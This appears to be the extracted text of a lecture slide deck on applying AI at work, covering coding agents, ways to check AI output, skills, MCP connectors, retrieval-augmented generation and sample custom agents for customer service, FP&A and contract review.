Uses LibreOffice to export to PDF, then converts each PDF page to a PNG and looks at it for overflowing text, overlaps, and cut-off tables.

Excel

Uses LibreOffice to recalculate every formula, then lists cells with errors such as #REF! or #DIV/0! and fixes them.

QUALITY INCREASED RECENTLY

October 2025

“They just don’t work. They don’t have enough intelligence, they’re not multimodal enough, they can’t do computer use and all this stuff. They don’t have continual learning. You can’t just tell them something and they’ll remember it.”

“I feel like the industry is making too big of a jump and is trying to pretend like this is amazing, and it’s not. It’s slop.”

December 2025

“I really am mostly programming in English now, a bit sheepishly telling the LLM what code to write… in words. Biggest change to my basic coding workflow in ~2 decades.”

February 2026

“It is hard to communicate how much programming has changed due to AI in the last 2 months: not gradually and over time in the ‘progress as usual’ way, but specifically this last December. Coding agents basically didn’t work before December.”

“I don’t think I’ve typed like a line of code probably since December.”

Andrej Karpathy: OpenAI co-founder, former Tesla AI chief, now at Anthropic

BETTER CODING HARNESSES BECAME UBIQUITOUS

Claude Code · February 2025

Harness + tools. Originally ran in the terminal.


Cowork · January 2026

The Claude Code agent, running in a sandbox.

Chat · September 2026

Chat gains the Claude Code agent.

CHECKING AI WORK



HOW TO CHECK AI WORK

Have AI explain its work

"Explain what you did step by step. Did you make any decisions that we have not discussed?"

Use another AI agent to check the work

A fresh conversation or a subagent, given your goals and the first agent's explanation.

Have AI build a spreadsheet when possible

Then check the formulas. Every number traces back to its inputs.

Run the same code on small examples

Ask AI to run its code on a few rows you can check by hand.

Most AI coding errors arise from misunderstandings and unstated assumptions — and from errors that people also make, for example, merging and filtering in the wrong order.

POOR REASONING WITH CONFIDENCE

I need to wash my car. The carwash is 200 feet away. Should I walk or drive?


Weighing whether to walk or drive a short distance.

Walk. At 200 feet, it's only a 1-minute walk at normal pace, whereas getting the car started, driving, and parking would easily take 2–3 minutes. You'll also get a few minutes of movement in, and the car won't pick up any meaningful dirt over that distance anyway.

The only reason to drive would be if weather is genuinely unpleasant (though October in Houston is usually fine for a quick walk) or if you needed the car positioned a certain way for the wash.

Claude Haiku 4.5, October 17, 2026

NEWER MODELS ARE BETTER



Claude Haiku 5.5, October 17, 2026

WEB SEARCH REDUCES HALLUCINATIONS


Anthropic system prompt: “If not certain something it recalls is true and on-point, it says so and suggests enabling web search for newer information.””

Anthropic, Claude Opus 4.8 system prompt, May 28, 2026

WHY AI PERFORMS WORSE ON JUDGMENT CALLS

> The gulf between LLM performance on verifiable tasks vs. unverifiable tasks that require judgment is larger than most people realize. Verifiable tasks, like coding or solving math problems, have a right answer that can be checked automatically. Judgment tasks don't have unambiguous, ground-truth, correct answers. But they do have better and worse answers.
>
> We have much better techniques for training AI systems to do well on verifiable tasks. As a result, progress on performing such tasks has been much faster than for judgment tasks.

Andrew Ng, co-founder and former head of Google Brain, co-founder of Coursera and DeepLearning.AI · The Batch, October 16, 2026



AUTOMATING WORK WITH AI

ELIMINATING REPETITIVE WORK

> [Alfred] removed about 90% of the manual effort that once went into preparing our weekly financial review. We used to spend hundreds of hours preparing 100+ slides for a Monday meeting.

Marie Myers, CFO, Hewlett Packard Enterprise, Fortune, February 12, 2026


> The goal is to remove the repetitive, administrative work so our people can focus on what they do best—we're not replacing critical thinking and judgment, we're removing the tedious, time-consuming work that gets in the way of it.

Customers Bank CEO Sam Sidhu, statement to Fortune, April 28, 2026

DIFFERENT ROUTES

- Software apps built by AI
- Instructions and scripts for general agents (Claude, ChatGPT, …)
- Custom agents

VIBE-CODING SOFTWARE



ARTIFACTS

Claude calls a single-page HTML app (no separate backend) an artifact.

1. In Claude Desktop, choose Artifact in the left pane.
2. Choose New. Prompt Claude to create the app.
3. You should get options to deploy the app online or to download it.

> You can also just prompt Claude “Create a single-page HTML app …”

MORE COMPLEX SOFTWARE HAS TWO PARTS

Backend

A service running somewhere. It listens for input and does the actual work.

Frontend

Your browser. It sends instructions to the backend:

- GET: get a page
- POST: send information and get a response

Your own computer can be both the frontend and the backend: it serves the app, and you interact with it in your browser.

DEMOS

Refinery blending

kerryback.com/refinery.html

An artifact. Classic linear programming problem. App shows the optimal blend, which constraints bind, and what relaxing each one is worth. Every input can be edited.

Tangency portfolio

tangency.kerryback.com

Backend to pull data. Calculate sample statistics. Compute tangency portfolio by matrix algebra. Put everything in an Excel workbook.



SKILLS

SKILLS

What a skill is

A folder with a `SKILL.md` file in it – the instructions for one task, plus any scripts, templates or reference files those instructions call for

What is read, and when

The name and description at the start of every conversation, about 100 tokens each. The rest of the file only when a task matches the description

An alternative is “custom instructions” (`CLAUDE.md` or `AGENTS.md` on CLI tools). Put rules you want AI to follow in every conversation there (e.g., avoid boldface, bulleted lists, and undue emphasis).

SOME ANTHROPIC SKILLS

Published at github.com/anthropics/skills and available on paid plans in Claude.ai.

Office documents

- xlsx – Excel workbooks
- docx – Word documents
- pptx – PowerPoint decks
- pdf – PDF files

Building things

- skill-creator – write and improve skills
- frontend-design – polished web pages and apps
- web-artifacts-builder – larger artifacts
- mcp-builder – MCP servers (connectors)

Other

- doc-coauthoring – co-write a document
- webapp-testing – test a web app in a browser
- canvas-design – posters and visual art
- brand-guidelines – Anthropic's colors and type; a model for your own

CREATING SKILLS

1

The usual process: you work on something, iterating until you get what you want.

2

You realize you may want the same thing again, and you don’t want to go through the iteration again.

3


Solution: tell AI to package the final version as a skill.

DEMO

In a Claude Code session on my laptop, I enter the prompt `/mydcf {ticker}`. Claude should:

1. Pull 10-Ks for the ticker from SEC EDGAR.
2. Get earnings call transcripts from The Motley Fool.
3. Build a two-stage DCF valuation.
4. Lay out its assumptions and their grounding in its sources.
5. Create an editable HTML document and an Excel workbook.
6. Post the document at {ticker}.kerryback.com.

CONNECTING AI TO YOUR DATA



CONNECTORS (MCP SERVERS)

An MCP server is a bridge between an AI agent and a data source or service. Thousands exist already.

What you add

A URL, in the agent's settings

What the agent gets

A name, a description and an input schema for each tool the server offers

What stays on the server

The code, and the credentials it uses to reach the data

Examples: Snowflake, Databricks, BigQuery, Salesforce, HubSpot, Workday, SAP, Slack, Gmail, Microsoft 365 (SharePoint, Outlook, Teams), Notion, GitHub, Stripe, Shopify

RETRIEVAL AUGMENTED GENERATION

RAG is for documents: contracts, mail, board papers, policies, reports. They were not in the training data, and they are too large to paste into every prompt.

1. Chunk

Split the documents into passages of a few hundred words.

2. Embed

Turn each passage into a vector.

3. Retrieve

Embed the question and find the passages closest to it.

4. Paste

Put those passages in the prompt, with the question.

The model never reads your whole document store. It reads the excerpts that a similarity search chooses. Demo: rag.kerryback.com



CUSTOM AGENTS

CUSTOMER SERVICE AGENT

A chat window on the company's website. A customer asks about an order. The agent looks the order up in the order system, checks the shipping status and drafts the reply. It can issue a refund up to $100. A larger refund, or an unusual case, goes to a person with the conversation attached.

Why a custom agent

Customers do not have Claude. The refund limit is a rule in the agent's code, so nothing a customer types can raise it. Every conversation and refund is logged.

Why not

The company builds, hosts and secures it, and pays for API tokens on every conversation. Customer-service platforms sell agents like this.

ADMISSIONS ASSISTANT

A chat page on the program's website for applicants. It answers questions about deadlines, requirements, tuition and courses from the program's own documents, and cites the page it used. A question the documents do not answer, or a question about one applicant's file, goes to admissions staff.

Why a custom agent

Applicants do not have Claude. The agent can reach only the program's documents, not the web or student records.

Why not

Vendors sell this as a product. The answers are only as current as the documents behind them.

SALES-CALL PREP AGENT

Runs the evening before each client meeting on a salesperson's calendar. It pulls the account's CRM history, open support tickets and recent invoices, searches the news for the client, and sends the salesperson a one-page brief.

Why a custom agent

It runs on a schedule, without anyone asking, and every salesperson gets the brief in the same format.

Why not

A salesperson who has Claude, a CRM connector and a skill can get the same brief on request. It reads both company data and the web, so it needs the separation on the research-team slide.

FP&A ANALYST AGENT

A chat page for managers. A manager asks how the department is doing against budget. The agent queries the general ledger, the sales detail and the headcount roster through a read-only MCP server, runs the calculations in Python, and explains each variance by price, volume, rate and headcount, with a chart.

Why a custom agent

Managers without Claude can ask. The connection to the ledger is read-only, the system prompt fixes how variances are explained, and every question and answer is logged.

Why not

Analysts who have Claude and the same MCP server can ask the same questions directly. The answers still have to be checked against the ledger.

CONTRACT REVIEW AGENT

For the company’s attorneys. The company’s contracts and its standard terms are split into passages and indexed (RAG). An attorney asks, for example, which supplier contracts cap liability below the standard or renew automatically. The agent retrieves the matching clauses and answers, citing the contract and the clause.

Why a custom agent

It answers only from the indexed contracts and cites each clause, so the attorney can check every answer. The index stays inside the company.

Why not

Legal AI products sell this. Retrieval can miss a clause with unusual wording, so the attorney still reads the contract.

RESEARCH TEAM

Three agents. The orchestrator, the one you chat with, splits a question into two parts. A data agent queries the data warehouse and returns data and analysis. A web agent searches the web and returns information. The orchestrator combines the two answers.

Why a custom agent

Each agent reads only its own material, and each job can use a smaller model. The web agent reads untrusted pages and never touches company data, so an instruction hidden in a web page cannot reach that data.

Why not

More agents means more calls and more tokens, and three agents to build and test instead of one.

MODEL ROUTER

Sits in front of every AI request in the company. A small, inexpensive model reads each prompt and sends it to the cheapest model in an approved list that can do the job: an open-weight model for simple extraction, Claude Sonnet for most work, Claude Fable for the hardest tasks.

Why a custom agent

The company sets the approved list and pays the lowest price that does the job. All AI spending passes through one place.

Why not

Amazon Bedrock and OpenRouter offer routing as a service. A wrong route gives a weaker answer.

THINGS YOU CHOOSE

Your interface

A chat page or a button inside your own software, for customers or staff who do not use Claude or ChatGPT.

Your tools and data

